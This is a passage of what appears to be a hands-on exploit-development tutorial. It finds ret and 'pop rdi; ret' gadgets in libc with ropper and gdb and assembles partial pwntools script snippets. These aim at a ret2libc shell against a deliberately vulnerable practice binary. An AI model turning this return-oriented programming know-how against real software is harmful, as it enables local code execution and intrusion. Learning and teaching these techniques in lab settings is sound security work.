
Now run ropper, **ropper**



Locate your C standard library for your environment that was shown in gdb, run **file absolutepath** for me it's /usr/lib/x86\_64-linux-gnu/libc-2.31.so




Let’s look for your first ROP gadget, a return instruction, in ropper run **search /1/ ret**. Technically any of these offsets (distance from the base pointer will do), but I simply picked the last one. Copy and paste it into your exploit script.



It should look something like this…

| #!/usr/bin/env python3  from pwn import \* from struct import pack  exe = context.binary = ELF('./formatstringspecvuln')  libc\_base\_address = 0x00007ffff7dad000 ret = libc\_base\_address + 0x00000000000c067d |
| --- |


Now let’s look for your second ROP gadget, a POP RDI; RET; instruction, which would push the /bin/sh first argument according to Linux amd64 calling conventions. **search /1/ pop rdi**



Copy and paste the offset into your exploitation script, it should look something like this…


| #!/usr/bin/env python3  from pwn import \* from struct import pack  exe = context.binary = ELF('./formatstringspecvuln')  libc\_base\_address = 0x00007ffff7dad000 ret = libc\_base\_address + 0x00000000000c067d pop\_rdi = libc\_base\_address + 0x0000000000023b6a |
| --- |

Pull out your programming calculator. Open the calculator app in Linux and change the dropdown to **hexidecimal**.




I had a bit of trouble getting ropper to spit out the correct offsets to call /bin/sh, so we go back to our gdb session. Type the command **find “/bin/sh”** and copy and paste the absolute address.

The formula for calculating an offset in a non-ASLR enabled binary is this, **Absolute Address of Desired Instruction - Return Base Address**. The stack grows downward, with lower memory addresses on the top of the stack, and higher memory addresses at the bottom of the stack. As more instructions are added to the top of the stack, each instruction is incremented downward.

